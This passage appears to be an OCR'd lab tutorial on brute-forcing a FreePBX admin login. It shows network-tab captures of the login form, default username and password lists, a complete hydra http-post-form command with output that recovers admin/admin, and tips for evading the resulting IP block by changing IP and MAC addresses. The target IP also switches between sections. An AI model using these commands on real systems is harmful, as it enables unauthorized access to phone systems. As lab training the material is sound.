
- Invalid Username or Password

192.168.2.6/admin/config.php#

Status	Method	Domain	File	Initiator	Type	Transferred	Size
401	POST	192.168.2.6	ajax.php?command=navbarToogle	jquery-3.1.1.min.js:4 (xhr)	json	697 B	29 B
304	GET	www.google-analytics.com	analytics.js	config.php:92 (script)	js	cached	49.03 KB
404	GET	192.168.2.6	badge.png	FaviconLoader.jsm:191 (img)	html	cached	227 B
200	GET	192.168.2.6	favicon.ico	FaviconLoader.jsm:191 (img)	vnd.microsoft.icon	cached	1.12 KB
200	GET	192.168.2.6	config.php?logout=true	jquery-3.1.1.min.js:4 (xhr)	html	470 B	0 B
200	POST	www.google-analytics.com	collect?v=1&_v=j96&a=966550045&t=pageview&_s=1&dl=http://192.168.2.6/admin/config.php&ul=en-	analytics.js:44 (xhr)	plain	612 B	2 B

26 requests | 1.85 MB / 102.07 KB transferred | Finish: 1.72 s | DOMContentLoaded: 757 ms | load: 1.70 s

5. **Click on FreePBX Administration and try to login with fake credentials.**



Please correct the following errors:

- Invalid Username or Password

Login

To get started, please enter your credentials:


add

•••

Status	Method	Domain	File	Initiator	Type	Transferred	Size
404	GET	192.168.2.6	badge.png	FaviconLoader.jsm:191 (img)	html	cached	227 B
200	GET	192.168.2.6	favicon.ico	FaviconLoader.jsm:191 (img)	vnd.microsoft.icon	cached	1.12 KB
200	GET	192.168.2.6	config.php?logout=true	jquery-3.1.1.min.js:4 (xhr)	html	470 B	0 B
200	POST	www.google-analytics.com	collect?v=1&_v=j96&a=966550045&t=pageview&_s=1&dl=http://192.168.2.6/admin/config.php&ul=en-	analytics.js:44 (xhr)	plain	612 B	2 B
304	GET	192.168.2.6	ui-bg_glass_75_ffffff_1x400.png	jquery-3.1.1.min.js:3 (img)	png	cached	99 B
304	GET	192.168.2.6	ui-icons_222222_256x240.png	jquery-3.1.1.min.js:3 (img)	png	cached	3.62 KB

28 requests | 1.85 MB / 102.07 KB transferred | Finish: 18.79 s | DOMContentLoaded: 757 ms | load: 1.70 s

6. **Search for Post request and you will find post request to config.php, further select request on right side to check fake credentials being passed to elements in config.php**




192.168.2.6/admin/config.php#

Please correct the following errors:
- Invalid Username or Password

Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	POST	192.168.2.6	config.php	jquery-3.1.1.min.js:4 (docume...	html	10.55 KB	10.06 KB
200	GET	192.168.2.6	[illegible].css	stylesheet	css	89.78 KB	89.47 KB
200	GET	192.168.2.6	outdatedbrowser-1.1.3.min.js?load_version=15.0.23	script	js	cached	0 B
200	GET	192.168.2.6	jquery-3.1.1.min.js?load_version=15.0.23	script	js	cached	0 B
200	GET	192.168.2.6	selector-set-1.1.0.js?load_version=15.0.23	script	js	cached	0 B
200	GET	192.168.2.6	jquery.selector-set-0.2.2.js?load_version=15.0.23	script	js	cached	0 B

18 requests | 101.89 KB / 102.07 KB transferred | Finish: 1.25 s | DOMContentLoaded: 549 ms | load: 717 ms

Form data
```
username: "add"
password: "add"
```




Form data
```
username: "add"
password: "add"
```

7. **Note down all the elements used to passed the credential to config.php, Also note down the error "Invalid Username or Password" for further hacking steps.**


Part Three: Hacking with hydra

1. Create username.txt and add around below default username and save it as usr.txt



```
root@kali:~# cat usr.txt
admin
msfadmin
user
postgrsh
sys
klog
service

root@kali:~#
```


2. Create password.txt and add around 15 default passwords and save it as passw.txt



```
root@kali:~# cat passw.txt
admin
msfadmin
postgres
batman
123456789
service
```

3. Create a hydra syntax where -L defines /location/usr.txt and -P defines /location/password
4. Also define the command=login:Invalid Username or Password which was displayed while putting wrong credentials.

hydra -L usr.txt -P passw.txt 192.168.2.3 http-post-form "/admin/config.php:username=^USER^&password=^PASS^&command=login:Invalid Username or Password"



```
root@kali:~# hydra -L usr.txt -P passw.txt 192.168.2.3 http-post-form "/admin/co
nfig.php:username=^USER^&password=^PASS^&command=login:Invalid Username or Passw
ord"
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in mi
litary or secret service organizations, or for illegal purposes (this is non-bin
ding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-12-20 21:19:
28
[DATA] max 16 tasks per 1 server, overall 16 tasks, 56 login tries (l:8/p:7), ~4
 tries per task
[DATA] attacking http-post-form://192.168.2.3:80/admin/config.php:username=^USER
^&password=^PASS^&command=login:Invalid Username or Password
[80][http-post-form] host: 192.168.2.3   login: admin   password: admin
[ERROR] Child with pid 3027 terminating, cannot connect
[ERROR] Child with pid 3033 terminating, cannot connect
```

The green credentials are the right username and password.

5. You won't be able to access PBX admin panel as we tried to hack PBX and it restricted our IP address.

6. Incase if you try to hack PBX machine, it will block the IP temporarily but you can access it if you can change IP address and MAC ADDR. Due to limitation of VM Machines you cannot perform identity change in VM as it is restricted on OCRI.